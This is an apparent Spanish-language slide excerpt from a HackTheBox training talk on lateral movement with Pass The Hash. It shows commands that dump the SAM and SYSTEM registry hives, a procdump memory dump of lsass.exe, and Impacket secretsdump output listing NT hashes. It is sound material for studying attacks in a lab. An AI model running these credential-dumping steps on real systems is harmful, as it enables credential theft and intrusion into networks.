
- <https://www.harmj0y.net/blog/activedirectory/>

88




Pass The Hash

MOVIMIENTO LATERAL



MOVIMIENTO LATERAL PTH



88

```
reg save HKLM\sam sam  
reg save HKLM\system system
```

Copy

```
PS C:\Users\htb.peru\Downloads> reg save HKLM\sam sam  
The operation completed successfully.  
PS C:\Users\htb.peru\Downloads> reg save HKLM\system system  
The operation completed successfully.  
PS C:\Users\htb.peru\Downloads>
```

```
PS C:\Windows\system32> cd C:\Users\htb.peru\Downloads\
PS C:\Users\htb.peru\Downloads> .\procdump64.exe -accepteula -ma lsass.exe fichero.dump
ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[18:47:59] Dump 1 initiated: C:\Users\htb.peru\Downloads\fichero.dump.dmp
[18:47:59] Dump 1 writing: Estimated dump file size is 55 MB.
[18:48:00] Dump 1 complete: 55 MB written in 0.7 seconds
[18:48:00] Dump count reached.

PS C:\Users\htb.peru\Downloads>
```



```
[*] 28.05.21 ~ 18:54:57 [!] sudo secretsdump.py -sam sam -system system local
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xfd72db4e5eee5d9efd02623117674b8d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:8e493d0fb269e3318567bbf1e8549555 :::
Ofimatica:1000:aad3b435b51404eeaad3b435b51404ee:5c43c5a8ce8f99632f11c0af97922ea6 :::
[*] Cleaning up...
```

- Resolviendo una maquina de HTB
-

Material adicional de referencia:

[Spanish] You Do (Not) Understand Kerberos

Contacto

- *sniferl4bs[arroba]gmail[dot]com*
- www.sniferl4bs.com
- <https://t.me/HackySec>